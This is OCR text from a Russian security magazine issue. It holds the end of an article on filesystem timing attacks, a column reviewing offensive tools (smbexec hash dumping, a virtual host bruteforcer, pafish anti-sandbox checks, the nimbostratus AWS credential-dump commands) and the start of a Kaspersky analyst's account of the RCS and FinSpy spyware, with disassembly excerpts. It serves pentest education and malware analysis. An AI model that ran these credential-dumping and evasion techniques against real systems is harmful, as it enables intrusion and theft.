Также был проверен случай, когда длина имени искомого файла совпадала с длиной имени других файлов в директории. Мы рассматривали зависимость времени выполнения вызова STAT() от позиции символа в искомом файле, который отличается от имеющихся в директории. И обнаружили, что полученные результаты могут быть прекрасно аппроксимированы с помощью линейной функции (см. рис. 5), что демонстрирует релевантность нашей теории для практического применения.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ЗАКЛЮЧЕНИЕ, ИЛИ ЧТО ДАЛЬШЕ?

В настоящий момент мы работаем над написанием полноценного фреймворка для наблюдения аномалий тайминга в файловых системах для атак на локальные и удаленные (FTP, TFTP, HTTP и другие) сервисы. В будущем хотелось бы предложить альтернативный классическому dirbusting'у метод обнаружения файлов на веб-серверах с использованием этих техник.

Однако работы в данном направлении продолжаются не только в сторону файловых систем. На Black Hat 2014 мы поделимся результатами исследования. В этой работе тайминг-атаки позволят использовать против баз данных NoSQL и key-value хранилищ техники, аналогичные SQL-инъекциям. ⌶






Рис. 5. Для ext2 важную роль играет равенство длин проверяемого файла и существующих в директории



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

X-TOOLS




Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Michal Zalewski
URL: https://code.google.com/p/american-fuzzy-lop/
Система: Linux





Автор: pentestgeek
URL: https://github.com/pentestgeek/smbexec
Система: Windows/Linux



```
================= Virtual Host Brut
| Usage:
|       php vhbf.php [-p [1-65535]]
|
|       -p - port (80 by default)
|       -z - 0 or 1. If you provide
 (e.g. domain.com will not cut to do
|       if 0 is provided it will be
|       -v - verbose mode
|       -t - target. Domain name or
|
| Example:
|       php vhbf.php -t google.com
|
=====================================
Please, set target (-t option)
```

Автор: Сергей Белов
URL: https://github.com/BeLove/avhbf/
Система: Windows/Linux



УМНЫЙ ФАЗЗИНГ С ИСХОДНЫМ КОДОМ

По-настоящему новое и интересное в фаззинге появляется не так часто, но American fuzzy lop, о котором сейчас пойдет речь, действительно достоин внимания. Автор этого фаззера — хорошо известный Михаль Залевски, создатель таких инструментов, как cross_fuzz, ref_fuzz.

American fuzzy lop (на самом деле это такая порода кроликов. — Прим. ред.) построен на методах инструментации на этапе компиляции кода. Это позволяет автоматически находить новые тест-кейсы. Естественно, для работы данного фаззера нужно иметь доступ к исходному коду исследуемого проекта.

У AFL есть несколько важных преимуществ: низкое потребление ресурсов, поддержка высокоэффективных техник фаззинга и простота работы со сложной кодовой базой. По оценке автора, AFL потребляет лишь на 20–30% больше памяти, чем фаззеры без инструментации (замер проводился при анализе кода gzip). В качестве примера Михаль привел библиотеки парсинга популярных форматов изображений, в которых ему лично удалось найти несколько важных уязвимостей с помощью своего инструмента.

Инструментация в AFL успешно работает для кода на следующих языках программирования:

- C;
- Objective-C;
- C++.

После инструментации программы запуск ее выглядит примерно следующим образом:

```
./afl-fuzz -i input_dir -o output_dir ↵
  /path/to/program [...params...]
```

SMBEXEC

Smbexec предназначен для быстрой атаки с помощью инструментов Samba в стиле PSExec. Как говорит в описании сам автор этой тулзы: «Я решил написать smbexec, потому что меня достало, что Metasploit PSExec превратился в какого-то монстра» :). Последняя версия программы полностью переписана на Ruby и получила многопоточность.

Программа по-прежнему умеет удаленно дампить хеши из систем или контроллеров домена, определять, где были задействованы реквизиты администратора контроллера, и прочее.

Smbexec использует для post exploitation разные нативные функции Windows. Если у тебя есть хоть какие-то реквизиты (например, хеш или пароль для локального или доменного аккаунта), ты сможешь расширить доступ в сети. Это позволяет пентестеру быстро идентифицировать интересные цели и получать на них доступ в больших сетях, не беспокоясь о системах управления привилегиями (AV, UAC).

Из основных улучшений версии 2.0 можно отметить:

- увеличение скорости работы;
- улучшения конфига и парсера командной строки;
- модуль поиска файлов с поддержкой масок имен (passwords.xls, *financ*.xls*);
- модуль распространения и запуска произвольных PowerShell-скриптов.

Результаты работы всех новых модулей сохраняются в текстовые файлы и могут быть скачаны. Таким образом, smbexec позволяет просто, удобно и методично пройтись по всем машинам в сети и собрать нужную информацию.

ADVANCED VIRTUAL HOST BRUTEFORCER

Довольно часто при пентесте веб-приложений можно найти какие-нибудь секретные сайты. Это могут быть всевозможные админки, демоверсии и многое другое. Как правило, эти секретки располагаются просто на другом виртуальном хосте на том же сервере. Главное — знать, что и как искать. И вот тут пригодится инструмент, о котором пойдет речь.


Advanced virtual host bruteforcer помогает автоматизировать их поиск. И речь идет не об инструменте вроде Metasploit, который просто перебирает домены по списку и смотрит на HTTP-ответ. AVHB — намного более продуманное решение для такой задачи, обладающее целым рядом полезных возможностей.

Во-первых, присутствует гибридный режим работы. Когда в качестве цели передается имя домена, тулза пытается найти тестовые поддомены, типа test.domain, dev.domain и подобных. Затем пытается обнаружить .dev/.test/.local-зоны для текущего домена и для всех перебираемых поддоменов.

Во-вторых, тут используется «умный» механизм детекта ответов. Не просто сравнивает HTTP-ответ (например, nginx по дефолту отвечает 200 на любой несуществующий виртуальный хост), а сравнивает возвращаемый контент. Сравнение происходит через библиотеку на C++ или PHP-средствами через хеш-карту. Дополнительных библиотек не требуется и работает все это достаточно быстро.

В-третьих, Advanced virtual host bruteforcer имеет большие словари по сравнению со словарями из модуля Metasploit (конечно, включает домены и из MSF) и различные механизмы от ошибочных ответов найденных доменов.

Обходим дебаггер и динамический анализ




Автор: Alberto Ortega
URL: https://github.com/a0rtega/pafish
Система: Windows

Pafish (Paranoid Fish) — это PoC, демонстрирующий некоторые трюки против дебаггеров, виртуальных машин и песочниц. Сразу стоит сказать, что данный проект не содержит никаких сложных и продвинутых способов детекции виртуального окружения, а представляет собой сборник самых распространенных приемов. Так что проект очень хорош для образовательных целей.

Некоторым разработчикам могут пригодиться функции pafish в собственных проектах. И чтобы это было возможно, автор реализовал pafish DLL (bit.ly/ZYFwXI), отдельный DLL со всеми функциями pafish.

```
DLLIMPORT↵
  int check_debugger(void);
DLLIMPORT↵
  int check_generic_sandbox(void);
DLLIMPORT int check_qemu(void);
DLLIMPORT↵
  int check_sandboxie(void);
DLLIMPORT int check_vbox(void);
DLLIMPORT int check_vmware(void);
DLLIMPORT int check_wine(void);
DLLIMPORT int check_all(void);
```

Все приведенные выше функции возвращают значение 0 при успешном срабатывании (TRUE).



Автор: Bradyok Software
URL: wpepro.net
Система: Windows





Автор: BECHED
URL: https://github.com/beched/libpywebhack
Система: Windows/Linux




```
$ nimbostratus create-ia
Starting create-iam-user
Trying to create user "b
User "bdkgpnenu" created
Trying to create user "b
Created access keys for
Created user bdkgpnenu w
    * Access key: ...
    * Secret key: ...
    * Policy name: nimbo
```

Автор: Andres Riancho
URL: andresriancho.github.io/nimbostratus/
Система: N/A



WINSOCK PACKET EDITOR

Любой геймер-жулик, кто играл в World of Warcraft (хотя и не только), знает эту программу. Winsock Packet Editor (WPE) — это пакетный снифер/редактор, который в основном предназначен для жульничества в онлайн-играх. WPE позволяет изменять данные на уровне TCP.

Используя WPE, можно выбрать один из запущенных процессов и изменить данные до того, как они будут отправлены на сервер. Также можно просто сохранять все пакеты для последующего их анализа, например в Wireshark. Он поддерживает различные фильтры, которые можно сохранять и использовать когда понадобится. Например, можно установить специальное регулярное выражение, и если оно подойдет к данным в каком-либо пакете, то эти данные можно заменить на какие-то свои. Также ведется статистика количества отправленных и принятых пакетов. А содержимое пакетов отображается и в hex-виде, и в текстовом.

Подробнее о техниках взлома для WoW ты можешь прочитать в соответствующей статье в этом номере, а нам сейчас интересно другое. WPE отлично подходит для совсем не игровых задач. Скажем, его можно использовать для пентеста «тонких клиентов» (например, разные апплеты в браузере, работающие не по HTTP-протоколу). Благодаря внесению изменений в пакеты можно обходить ограничения, которые заложены в GUI, и просто конструировать и отправлять некорректные пакеты, то есть фаззить.

Программа очень проста и понятна в использовании. Для начала это пойдет, а со временем можно переключиться на более серьезные инструменты. Например, стоит освоить Python-библиотеку Scapy :).

WEB HACK В PYTHON-СТИЛЕ

Сегодня рассмотрим библиотеку libpywebhack. В ней собраны утилиты для решения задач, часто возникающих на пентестах или CTF-соревнованиях. Автор библиотеки избрал тактику, которая позволяет извлечь максимум информации о внутренней структуре веб-приложения при минимальном количестве запросов.

Типичный юзкейс — сайт с url rewrite. Для анализа такого сайта libpywebhack поможет в следующем:

- определить настоящие имена сценариев, серверные пути;
- быстро найти параметры, используемые сценарием;
- произвести фаззинг этих параметров.

На практике часто можно понять внутреннюю структуру движка, если он стоит на Apache, поскольку можно узнать настоящие имена сценариев через HTTP-ошибку с кодом 413. В других случаях может помочь раскрытие путей с помощью отправки специально сформированных параметров.

Кроме того, можно провести проверку некоторых уязвимостей (DOM-based XSS, RCE в PHP-CGI, Ruby on Rails, PHP-FPM и так далее), поиск бэкапов или временных файлов с исходным кодом приложения.

Также есть метод для многопоточного поиска поддоменов. Еще один use case — это написание мини-фаззеров или сканеров. Можно автоматизировать анализ на основе данных, полученных эвристическим распознаванием платформы.

Автор планирует расширение функционала, в том числе чтобы было проще писать специализированные сканеры.

АТАКУЕМ AMAZON

Nimbostratus — это инструмент для обнаружения и эксплуатации уязвимостей в облачной инфраструктуре Amazon. Для того чтобы поднять в собственном AWS окружение для тестов, можно использовать утилиту nimbostratus-target (bit.ly/13FPiBA). Установка Nimbostratus происходит следующим образом:

```
git clone git@github.com:andresriancho/↵
nimbostratus.git
cd nimbostratus
pip install -r requirements.txt
```

Некоторые подкоманды nimbostratus требуют предоставления следующих учетных данных от AWS:

- --access-key;
- --secret-key;
- --token .

Рассмотрим еще несколько базовых операций. Вот так происходит дамп учетных данных:

```
$ nimbostratus dump-credentials
```

Дамп разрешений выглядит вот так:

```
$ nimbostratus ↵
  dump-credentials
$ nimbostratus ↵
  dump-permissions --access-key=↵
  ... --secret-key=...
```

Дамп метаданных системы:

```
nimbostratus dump-ec2-metadata
```

Живой рассказ вирусного аналитика об исследовании RCS и FinSpy

РАССКАЗЫВАЛ:
СЕРГЕЙ ГОЛОВАНОВ
ЗАПИСЫВАЛ И ПЕРЕВОДИЛ С ГРОУЛИНГА:
ДЕНИС МАКРУШИН



Сергей Голованов
антивирусный эксперт, «Лаборатория Касперского»



Денис Макрушин
технологический эксперт, «Лаборатория Касперского»



Как я боролся с правительственной малварью

Читать хак-стори про то, как крутые парни взламывают системы и снимают защиты, всегда интересно. Если подумать, то окажется, что борьба с малварью (как и написание качественной малвари) — это тоже хак, но сотрудники антивирусных компаний не очень охотно рассказывают о своей деятельности. Отчасти потому, что больший процент вирусов — ерунда полная и побеждаются они в полуавтоматическом режиме. Впрочем, про новомодную правительственно-правоохранительную малварь этого не скажешь. Из статьи ты узнаешь, что даже опытным экспертам иногда требуется не один ящик пива и не один блок сигарет для того, чтобы разобраться в злокоде, написанном такими же опытными и тоже объединенными в одну высокотехнологичную компанию разработчиками.

BUSINESS-TO-GOVERNMENT: RCS

Середина далекого 2012 года принесла нам (в антивирусную лабораторию. — Прим. ред.) письмо, в котором содержался файл adobeupdate.jar. В нем находился семпл под OS X. Наши антивирусные аналитики сразу направили его мне для детального анализа.

Внутри у данного экземпляра малвари ничего не было зашифровано — все читалось как открытая книга, и в результате уже на следующий день появились публикации других антивирусных компаний о новой атаке, названной ими Crisis (один из модулей назывался Crisis — здесь нужно сказать спасибо Objective-C за голый код). Файлы RCS для ОС Windows написаны на языке программирования С++. Чтобы программа не привлекала внимание антивирусов, ее создатели практически не использовали методы защиты от анализа, а это характерно для программ, которые применяются при проведении целевых атак.

Все имеющиеся строки, которые создатели не потерли в процессе компиляции, демонстрировали аббревиатуру RCS. RCS, также известная с 2011-го как Remote Control System, разработана, по словам Wikileaks, компанией HackingTeam, помогающей правительствам разных стран следить за своими гражданами.

В JAR-файле также лежал семпл под Windows, функционал которого был аналогичен семплу Mac. В нем содержалась забавная строчка 'Element',27h,ry!penguiNs;-)SingingHarekrishna_'. Сначала мне показалось, что это своего рода «пасхальное яйцо», но низкоуровневый анализ, сделанный моим коллегой Николасом Брюле, продемонстрировал, что это далеко не забавы разработчиков. Дело в том, что известная утилита Skype имеет в своем распоряжении возможность подключить плагины, которые позволяют пользователю изменять голос, использовать всякие нестандартные смайлики и прочее. Для того чтобы разработчик мог выпустить подобный плагин, его требуется подписать у Microsoft, и для этого нужно сделать следующее: указать полный путь к плагину, посчитать MD5 ко всем файлам плагина и указать некоторую соль. В нашем случае найденная строка оказалась этой самой солью, которая, в свою очередь, была предназначена для подписи плагина перехвата всех скайп-звонков. Интересный эксклюзивный функционал, который мы до того, как столкнулись с этой малварью, больше нигде не встречали. Обычно вирмейкеры хукали все внутри скайпа, но идея установки новых плагинов в скайп еще никому в голову не приходила.

Двигаемся дальше. В процессе анализа был найден эксплойт, который грузил пейлоад со следующего URL: rcs-demo.hakingteam.it. Плюс в семпле под Mac были найдены пути к файлам для компиляции, и было что-то вроде: /Users/guido. При этом нашлась учетная запись пользователя «Guido ***» на сайте LinkedIn, указавшего HackingTeam в качестве своего места работы.

Охота за эксплойтами, которые малварь использует для своего распространения, показала, что мы словили 0-day в Adobe Flash Player (впоследствии разработчики присвоили ей CVE-2010-3333). Затем мы посмотрели CVE всех сплоитов, которые мы нашли в семпле. JAR-файл представляет собой архив, а значит, можно посмотреть, когда в него были добавлены файлы. Так вот, файлы в этот архив попадали за несколько месяцев до того, как были обнаружены CVE!

> ***Антиотладка — это был лишь первый круг ада. Дальше меня ждали упаковка, за ней крипторы, виртуальная машина, после нее снова крипторы, и только тогда становятся видны строки, которые, в свою очередь, были зашифрованы***

```
351435128.msg - Notepad
File Edit Format View Help
To: <[redacted]@gmail.com>,   <v3sos@ahnlab.com>,  <virus@arcabit.com>,
      <samples@superantispyware.com>,   <virus@avast.com>, <virus@grisoft.cz>,
      <ANALYSIS@NORMAN.NO>,   <virus@avira.com>, <virus_submission@bitdefender.com>,
      <virus@ca.com>, <vms@drweb.com>,   <submit@emsisoft.com>,     <esafe.virus@eAladdin.com>,
   <samples@eset.com>,  <samples@nod32.com>,   <submit@ewido.net>,  <submitvirus@fortinet.com>,
   <viruslab@f-prot.com>,      <samples@f-secure.com>,   <hauri98@hauri.co.kr>,
   <analyse@ikarus.at>,      <newvirus@kaspersky.com>,   <vsample@avertlabs.com>,
      <avsubmit@submit.microsoft.com>,   <analysis@norman.no>,
<virussamples@pandasoftware.com>,
   <viruslab@quickheal.com>,    <samples@sophos.com>,   <avsubmit@symantec.com>,
   <virus_doctor@trendmicro.com>,       <newvirus@unasoft.com.ua>,   <newvirus@anti-virus.by>,
   <virus@virusbuster.hu>,      <inquiry@viruschaser.com.hk>,   <labs@fsb-antivirus.com>
Subject:
From: <[redacted]d@gmail.com>
Content-Type: multipart/mixed;
      boundary==Multipart_Boundary_xeeed350bee1ab9e43f8f5c2d64725270x
Message-ID: [redacted]
Date: Mon, 2[redacted]
X-AntiAbuse: [redacted]
X-AntiAbuse: [redacted]
X-AntiAbuse: Original Domain - kaspersky.com
X-AntiAbuse: [redacted]
X-AntiAbuse: [redacted]
X-Source: [redacted]
X-Source-Args[redacted]
X-Source-Dir[redacted]
X-SpamTest-De[redacted]
X-SpamTest-En[redacted]
```

Заголовки электронного письма, пришедшего в антивирусную лабораторию

```
s:.objc_class_name_RCSMActions
s:.objc_class_name_RCSMAgentDevice
s:.objc_class_name_RCSMAgentMicrophone
s:.objc_class_name_RCSMAgentOrganizer
s:.objc_class_name_RCSMAgentPosition
s:.objc_class_name_RCSMAgentScreenshot
s:.objc_class_name_RCSMAgentWebcam
s:.objc_class_name_RCSMConfManager
s:.objc_class_name_RCSMCore
s:.objc_class_name_RCSMDiskQuota
s:.objc_class_name_RCSMEncryption
s:.objc_class_name_RCSMEvents
s:.objc_class_name_RCSMFileSystemManager
s:.objc_class_name_RCSMInfoManager
s:.objc_class_name_RCSMLogManager
s:.objc_class_name_RCSMSharedMemory
s:.objc_class_name_RCSMTaskManager
s:.objc_class_name_RCSMUtils
s:_RCSMInputManager_r
s:_RCSMInputManager_r_len
s:C:/RCS/DB/temp/1341jlc3V7we.app
s:C:/RCS/DB/temp
s:C:/RCS/DB/temp/1341jlc3V7we.app
s:C:/RCS/DB/temp<9
s:C:/RCS/DB/temp/1341jlc3V7we.app
s:C:/RCS/DB/temp
s:C:/RCS/DB/temp/1341jlc3V7we.app
s:C:/RCS/DB/tempx
```

Использование сочетания букв RCS во вредоносной программе под Mac


```
rdata:10070C43                align 4
rdata:10070C44 salt_for_md5_2  db 'Element',27h,'ry!penguiNs;-)SingingHareKrishna_',0
rdata:10070C44                                     ; DATA XREF: skype_compute_keys_md5:loc_1002B034↑o
rdata:10070C44                                     ; skype_compute_keys_md5+1EC↑o
rdata:10070C6E                db 2 dup(0)
rdata:10070C70 ; char str_SS_5[]
rdata:10070C70 str_SS_5        db '%s%s',0         ; DATA XREF: skype_compute_keys_md5+127↑o
rdata:10070C70                                     ; skype_compute_keys_md5+170↑o
rdata:10070C70                                     ; skype_compute_keys_md5+1B5↑o
rdata:10070C70                                     ; skype_compute_keys_md5+200↑o
rdata:10070C70                                     ; skype_compute_keys_md5+248↑o
rdata:10070C70                                     ; decrypt_gtalk_password+E1↑o
rdata:10070C75                db 3 dup(0)
rdata:10070C78 salt_for_md5    db 'Element',27h,'ry!penguiNs;-)SingingHarekrishna_',0
rdata:10070C78                                     ; DATA XREF: skype_compute_keys_md5+116↑o
rdata:10070C78                                     ; skype_compute_keys_md5+15C↑o
```

Та самая загадочная фраза, оказавшаяся солью

```
72 6F 63 5F  irentriesattr._i_proc_list_lock._i_proc_list_unlock._i_
64 00 5F 6D  lock._i_proc_unlock._is_leopard._is_lion._is_snow_leopa
5F 72 65 6D  chook_start._mchook_stop._place_hooks._remove_dev_entry
00 5F 5F 5F  ove_hooks._unhide_all_procs._unhide_proc.__FREE.__MALLO
6D 6F 76 65  stack_chk_fail.___stack_chk_guard._cdevsw_add._cdevsw_r
00 5F 65 6E  ._copyin._copyout._devfs_make_node._devfs_remove._enode
73 74 72 6E  odev_strat._memmove._memset._proc_name._strcmp._strlen.
5F 69 6E 66  cmp._strncpy.__antimain.__kext_apple_cc.__realmain._kmo
75 72 72 65  o.__start.__stop._OSKextGetCurrentIdentifier._OSKextGet
6F 6A 65 63  ntLoadTag._OSKextGetCurrentVersionString./Users/guido/F
2F 58 63 6F  ts/driver-macos/.mchook.c./Users/guido/Library/Develope
2F 49 6E 74  de/DerivedData/mchook-fsdfgbbyqvoktnaxcomofhokqvua/Buil
6E 6F 72 6D  ermediates/mchook.build/Release/mchook-32.build/Objects
6F 6B 2E 63  al/i386/mchook.o./Users/guido/Projects/driver-macos/mch
65 74 64 69  ._cdev_open._cdev_close._fl_getdire64.b.__sysent._real_
6E 74 72 69  rentries64._fl_getdire.b._real_getdirentries._fl_getdir
69 73 74 65  esattr.b._real_getdirentriesattr._g_reg_backdoors._g_re
5F 69 5F 6E  red_backdoors._g_symbols_resolved.b._i_allproc._i_tasks
```

Упоминание имени пользователя guido в коде вредоносной программы

Суммарное число зафиксированных попыток установки RCS на компьютерах пользователей в разных странах мира, январь 2012 — февраль 2013 года




Получалось так, что в течение нескольких лет у ребят из HackingTeam были 0-day (и не один) и, как следствие, способы для распространения RCS.

Одна из ключевых особенностей данной малвари — она имеет функционал самообновления и может выкачивать дополнительные модули. Учитывая, что одно из основных назначений RCS — слежение за компьютерами подозреваемых, становится не по себе от мысли, что разработчик малвари может закачать на компьютер жертвы какой-нибудь интересный и незаконный контент (например, детскую порнографию), а затем малварь удалит себя с компьютера пользователя. Другими словами, объект слежки можно попросту подставить. И при этом никакая форензика не способна обнаружить зловред в системе, потому что тот после своего удаления перезаписывал себя случайными данными.

После наших публикаций в СМИ о данном зловреде ребята из HackingTeam начали избегать наши системы мониторинга, разбив все модули RCS на отдельные файлы. Другими словами, система перестала быть монолитной.

Итак, RCS имеет следующий функционал:

- Механизм самораспространения через USB-флешки:
  - использование стандартного механизма Autorun.inf (аналогично большинству червей, детектируемых «ЛК» как Worm.Win32.AutoRun);
  - использование фальшивой записи Open folder to view files (популярный метод для самораспространения червей, в частности червя Kido/Confiker);
  - использование уязвимости CVE-2010-2568 (так делал Stuxnet при самораспространении через LNK-файлы).
- Заражение виртуальных машин VMware с самокопированием в папку автозапуска виртуального диска.
- Заражение мобильных устройств BlackBerry и Windows CE.
- Механизм самообновления.
- Использование алгоритма шифрования AES для работы с файлами и серверами управления.
- Установка драйверов.



Общее количество зафиксированных попыток установки FinSpy за период июнь 2012 — июнь 2013 года

ЭТО ВТОРЖЕНИЕ: FINSPY/FINFISHER

Знакомство со вторым ярким представителем правительственной малвари состоялось также в середине 2011 года, когда обнаружились первые семплы Finfisher и мобильные семплы FinSpy. Я сразу же подумал, что анализ малвари пойдет так же хорошо, как в случае с продуктом HackingTeam. Но Gamma (разработчик Finfisher/FinSpy. — Прим. ред.) преподнесла неожиданные сюрпризы.

Самый главный вопрос: а может ли FinSpy выполнять произвольный код оператора? Если с RCS узнать это, разреверсив протокол общения с командным центром, особых проблем не доставило, то в случае с продуктом Gamma все было куда сложнее — у дизассемблеров срывало крышу от обилия инструкций типа «EB FF» (джампы на минус 1 байт, которые вновь ведут на попадание на половину инструкции джампа). И так каждые десять инструкций. Если же пытаться смотреть все это дело в IDA, то нужно писать специальный скрипт, который фильтрует эту гадость.

```
Integer integer545 = new Integer(0x801c40);
Object obj545 = hashtable545.put("TlvTypeRemoveTgLicenseInfo", integer545);
Hashtable hashtable546 = TLVPAYLOADTYPES;
Integer integer546 = new Integer(0x801d90);
Object obj546 = hashtable546.put("TlvTypeTgAllConfigurations", integer546);
Hashtable hashtable547 = TLVPAYLOADTYPES;
Integer integer547 = new Integer(0x8020a0);
Object obj547 = hashtable547.put("TlvTypeTgError", integer547);
Hashtable hashtable548 = TLVPAYLOADTYPES;
Integer integer548 = new Integer(0x8030a0);
Object obj548 = hashtable548.put("TlvTypeGetTgConfigRequest", integer548);
Hashtable hashtable549 = TLVPAYLOADTYPES;
Integer integer549 = new Integer(0x8031a0);
Object obj549 = hashtable549.put("TlvTypeTgConfigReply", integer549);
Hashtable hashtable550 = TLVPAYLOADTYPES;
Integer integer550 = new Integer(0x8032a0);
Object obj550 = hashtable550.put("TlvTypeSetTgConfigRequest", integer550);
Hashtable hashtable551 = TLVPAYLOADTYPES;
Integer integer551 = new Integer(0x803580);
Object obj551 = hashtable551.put("TlvTypeConfigTgID", integer551);
Hashtable hashtable552 = TLVPAYLOADTYPES;
Integer integer552 = new Integer(0x803640);
Object obj552 = hashtable552.put("TlvTypeConfigTgHeartbeatInterval", integer552);
Hashtable hashtable553 = TLVPAYLOADTYPES;
Integer integer553 = new Integer(0x803770);
Object obj553 = hashtable553.put("TlvTypeConfigTgProxy", integer553);
